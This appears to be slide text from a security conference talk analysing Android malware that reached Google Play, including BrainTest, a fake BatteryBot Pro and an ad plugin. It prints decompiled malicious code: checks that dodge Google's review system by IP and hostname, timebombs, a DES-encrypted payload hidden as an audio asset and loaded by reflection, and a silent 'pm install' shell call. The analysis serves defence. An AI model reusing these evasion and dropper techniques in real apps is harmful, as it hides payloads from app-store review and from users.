
Submit to remote



CASE STUDY – BRAINTEST



CASE STUDY – BRAINTEST



CASE STUDY – BRAINTEST



#RSAC

Report Date	2015-09-21	2016-01-06
Name	BrainTest	BrainTest2
First Seen	2015-07-28	2015-10-01
Period	55 days	97 days
Installs	100,000 - 500,000	606,000 - 1,335,000

CASE STUDY – BRAINTEST



- IP Info
- Timebombs
- Dynamic code loading
- Encryption
- Remote payload
- packing/obfuscation



```
public void onReceive(Context context, Intent context) {
    A001.a0(A001.a());
    try {
        if(context.getAction().equals("com.android.vending.INSTALL_REFERRER")) {
            String v0_1 = context.getStringExtra("referrer");
            if(v0_1 == null) {
                return;
            }

            if(v0_1.length() == 0) {
                return;
            }

            SharedPreferences$Editor v1 = context.getSharedPreferences("Referrer", 0).edit();
            v1.putString("referrer", v0_1);
            v1.commit();
            return;
        }

        if((context.getAction().equals("android.intent.action.USER_PRESENT")) || (context.getAction().equals(DD.action_block_receive))) {
            if(!d.a().g(context)) {
                return;
            }
        }

        Intent send_intent = new Intent(context.getApplicationContext(), DD.class);
        send_intent.setAction(DD.action_block_send);
        context.getSystemService("alarm").setRepeating(0, 20000 + System.currentTimeMillis(), /
            7200000, PendingIntent.getBroadcast(context, 0, send_intent, 134217728));
    }
}
```

Bypass Google Bouncer
via ipinfo.io

IP INFO HTTP://IPINFO.IO/JSON



```
{  
  "ip": "91.109.247.173",  
  "hostname": "tor-exit2-readme.puckey.org",  
  "city": "",  
  "region": "",  
  "country": "GB",  
  "loc": "51.5000,-0.1300",  
  "org": "AS13213 UK2 - Ltd"  
}
```

IP INFO



#RSAC

```
if(d.a(d.b(new byte[]{49, 55, 51, 46, 49, 57, 52, 46, 48, 46, 48}), d.b(new byte[]{49, 55, 51, 46, 49, 57, 52, 46, 50, 53, 53, 46, 50, 53, 53}), d.a(this.k).ip)) {
    d.a(this.l, false); // 173.194.0.0-173.194.255.255
    return;
}

if(!d.a(d.b(new byte[]{55, 52, 46, 49, 50, 53, 46, 48, 46, 48}), d.b(new byte[]{55, 52, 46, 49, 50, 53, 46, 50, 53, 53, 46, 50, 53, 53}), d.a(this.k).ip)) {
}
else {
    d.a(this.l, false); // 74.125.0.0-74.125.255.255
    return;
}
label_183:
d.a(this.l, false);
return;
}

if(!TextUtils.isEmpty(d.a(this.k).hostname)) {
    v0_5 = d.a(this.k).hostname.toLowerCase();
    if(!v0_5.contains(d.b(new byte[]{103, 111, 111, 103, 108, 101})) && !v0_5.contains(d.b(new byte[]{97, 110, 100, 114, 111, 105, 100})) && !v0_5.contains(d.b(new byte[]{49, 101, 49, 48, 48}))) {
        goto label_217; // google, android, 1e100
    }
}
```

Verify the IP doesn't belong to:
216.58.192.0 - 216.58.223.255
209.85.128.0 - 209.85.255.255
104.132.0.0 - 104.135.255.255
173.194.0.0 - 173.194.255.255
74.125.0.0 - 74.125.255.255

hostname or org doesn't
contain google, android, or
1e100

FIRST TIMEBOMB

#RSAC



```
public void onReceive(Context context, Intent context) {
    A001.a0(A001.a());
    try {
        if(context.getAction().equals("com.android.vending.INSTALL_REFERRER")) {
            String v0_1 = context.getStringExtra("referrer");
            if(v0_1 == null) {
                return;
            }

            if(v0_1.length() == 0) {
                return;
            }

            SharedPreferences$Editor v1 = context.getSharedPreferences("referrer").edit();
            v1.putString("referrer", v0_1);
            v1.commit();
            return;
        }

        if((context.getAction().equals("android.intent.action.USER_PRESENT")) || (context.getAction().equals(DD.action_block_receive))) {
            if(!d.a().g(context)) {
                return;
            }

            Intent send_intent = new Intent(context.getApplicationContext(), DD.class);
            send_intent.setAction(DD.action_block_send);
            context.getSystemService("alarm").setRepeating(0, 20000 + System.currentTimeMillis(),
                7200000, PendingIntent.getBroadcast(context, 0, send_intent, 134217728));
        }
    }
}
```

malicious flow will run
every 2 hours

DROPPER



#RSA

call DD->d(context) to decrypt
assets/start.ogg and drop it as
do.jar.

```
final class b implements Runnable {  
    DD d; // decrypt start.ogg and drop to do.jar  
    this.dd = DD;  
    this.ctx = context;  
    public final void run() {  
        File do_jar; // decrypt start.ogg and drop to do.jar  
        A001.a0(A001.a());  
        if(d.a().g(this.ctx)) {  
            PowerManager$WakeLock v2 = this.ctx.getSystemService("power").newWakeLock(1, "tag");  
            v2.acquire();  
            try {  
                do_jar = DD.d(this.ctx); // decrypt start.ogg and drop to do.jar  
                if(do_jar.exists()) {  
                    Class v0_2 = DD.b(do_jar, "a.a.a", "a", do_jar.getParentFile()); // call a.a.a.a b()  
                    v0_2.getMethod("b", Context.class).invoke(v0_2.newInstance(), this.ctx);  
                }  
            }  
        }  
        private static File c(Context arg6) {  
            A001.a0(A001.a());  
            File v0 = new File(arg6.getDir("dx", 0), DD.a(new byte[]{100, 111, 46, 106, 97, 114})); // do.jar  
            if(!v0.exists()) {  
                try {  
                    InputStream v1 = arg6.getAssets().open("start.ogg");  
                    FileOutputStream v2 = new FileOutputStream(v0);  
                    SecretKey v3 = SecretKeyFactory.getInstance("DES").generateSecret(new DESKeySpec(DD.  
                        a(new byte[]{105, 120, 38, 49, 98, 101, 40, 64, 95, 35}).getBytes()));  
                    Cipher v4 = Cipher.getInstance("DES");  
                    v4.init(2, ((Key)v3));  
                    DD.a(v1, new CipherOutputStream(((OutputStream)v2), v4));  
                }  
            }  
        }  
    }  
}
```

Dynamic
code
a.a.a.a.b()
loading via
Android
Reflection

DROPPED PAYLOAD – SECOND TIMEBOMB



#RSAC

Wait for 8 hours before
running payload

a.a.a

a

b

c

d

e

f

g

h

i

Assembly

Decompiled Java

Strings

Constants

Notes

```
public void b(Context context) {  
    long lasttime = context.getSharedPreferences("Local", 0).getLong(e.a(new byte[]{108, 97, 115, 116, 116, 105, 109, 101}), 0);  
    long currenttime = System.currentTimeMillis();  
    int run = currenttime <= lasttime || currenttime >= lasttime + 28800000 ? 1 : 0; // wait for 8 hours  
    if(run != 0) {  
        j file_name = this.o(context); // generate download url from  
        if(file_name == null) {  
            return;  
        }  
    }  
}
```

BRAINTEST CONT.

#RSAC





yizhandaodi.cn

Visited Android Info Tool Programming Conference Personal Google Play Source

珠海天天网络科技有限公司

30周年特别版: 俄罗斯方块

产品展示


	方块消消乐 ★★★★★ 2015最具创新的放置版俄罗斯方块！	下载		糖果乐消消 ★★★★★ “时间杀手”小游戏排名第一！
	笑点在哪 ★★★★★ 幽默感，玩出来！	下载		全民猜灯谜 ★★★★★ 传统与经典结合，全民一起猜！
	果汁最开心 ★★★★★ 手指滑滑，开心四溅！	下载		

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
联系方式: bd#zhtiantian.com (请把#换成@)



CASE STUDY – BOUNDARY



GOOD APP? BAD APP?



- High popularity
- Long history
- Multiple version of App
- Different Apps under the same developer
- Spoof
- Grey behaviors

FAKE BATTERYBOT PRO

#RSAC



Paid version

com.darshanchomputing.BatteryIndicatorPro

- AlarmDatabase
- AlarmEditActivity
- AlarmRingtonePreference
- AlarmsActivity
- BatteryInfo
- BatteryInfoActivity
- BatteryInfoAppWidgetProvider
- BatteryInfoService
- BatteryLevel
- BootCompletedReceiver
- BuildConfig
- CircleWidgetBackground
- ColorPickerDialog
- ColorPickerPanelView
- ColorPickerPreference
- ColorPickerView
- ColorPreviewPreference
- CurrentInfoFragment
- FullAppWidgetProvider
- HelpActivity
- LogDatabase
- LogViewFragment
- Logger
- PluginServiceConnection
- Predictor
- PredictorCore
- R
- SettingsActivity
- SettingsHelpActivity
- Str

Legit App

Malicious App

com

- android.google
- bsharkapi
- feyon
- google
- nx.a
- ose.a

polaris.BatteryIndicatorPro

- AlarmDatabase
- AlarmEditActivity
- AlarmRingtonePreference
- AlarmsActivity
- BSPAYConfig
- BatteryInfo
- BatteryInfoActivity
- BatteryInfoAppWidgetProvider
- BatteryInfoService
- BatteryLevel
- BootCompletedReceiver
- BuildConfig
- CircleWidgetBackground
- ColorPickerDialog
- ColorPickerPanelView
- ColorPickerPreference
- ColorPickerView
- ColorPreviewPreference
- CurrentHack
- CurrentInfoFragment
- FullAppWidgetProvider
- HelpActivity
- LogDatabase
- LogViewFragment
- Logger

Free version



SOPHOS



Airpush Mobile Ad Network

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```
String v0_2 = g.c(this.c) + "&model=log&action=seticonclicktracking&APIKEY=airpushsearch&event=iClick&";
v1 = new Intent("android.intent.action.VIEW");
v1.setData(Uri.parse(v0_2));
v1.addFlags(v5);
v1.addFlags(v4);
v0_1 = new Intent();
v0_1.putExtra("android.intent.extra.shortcut.INTENT", ((Parcelable)v1));
v0_1.putExtra("android.intent.extra.shortcut.NAME", "Search");
v0_1.putExtra("duplicate", false);
v0_1.putExtra("android.intent.extra.shortcut.ICON", Intent$ShortcutIconResource.fromContext(
```

KK PLUGIN



#RSAC




KK PLUGIN



#RSAC

Fake alert



Frequent pop-ups




UpdateManager\$5
UpdateManager\$6
UpdateManager\$7
CmdBean
Command1
Command10
Command10\$1
Command14
Command14\$1
Command14\$2
Command3
Command4
Command4\$1
Command4\$2
Command4\$3
Command4\$4
Command5
Command5\$1
Command6

```
public static int installSilent(Context arg8, String arg9, String arg10) {  
    int v2 = -1000000;  
    int v1 = 1;  
    int v3 = -3;  
    if(arg9 == null || arg9.length() == 0) {  
        v1 = v3;  
    }  
    else {  
        File v0 = new File(arg9);  
        if(v0.length() > 0 && (v0.exists()) && (v0.isFile())) {  
            StringBuilder v0_1 = new StringBuilder("LD_LIBRARY_PATH=/vendor/lib:/system/lib pm install ");  
            if(arg10 == null) {  
                arg10 = "";  
            }  
  
            String v4 = v0_1.append(arg10).append(" ").append(arg9.replace(" ", "\\ ")).toString();  
            boolean v0_2 = UtilPackage.isSystemApplication(arg8) ? false : true;  
            CommandResult v0_3 = UtilShell.execCommand(v4, v0_2, true);  
            if(v0_3.successMsg != null) {  
                if(v0_3.successMsg.contains("Success")) {  
                }  
                else if(!v0_3.successMsg.contains("success")) {  
                    goto label_46;  
                }  
            }  
            return v1;  
        }  
    }  
}
```

Install app silently

- First App seen on 2013-12-09
- More than 48 different Apps
- 100,000 - 500,000 Installs

LESSONS & CONCLUSIONS



LESSONS & CONCLUSIONS




- Google Play
 - Safe?
 - Breakable?
- The secret weapons
 - Social engineering
 - IPinfo
 - Timebomb
 - Remote payload
 - ...

LESSONS & CONCLUSIONS



- Google Play
 - Challenge task
 - Developer policy
 - Punishment
- Security providers
 - Cooperation
- Customers
 - Minimize your apps
 - No more games 😊



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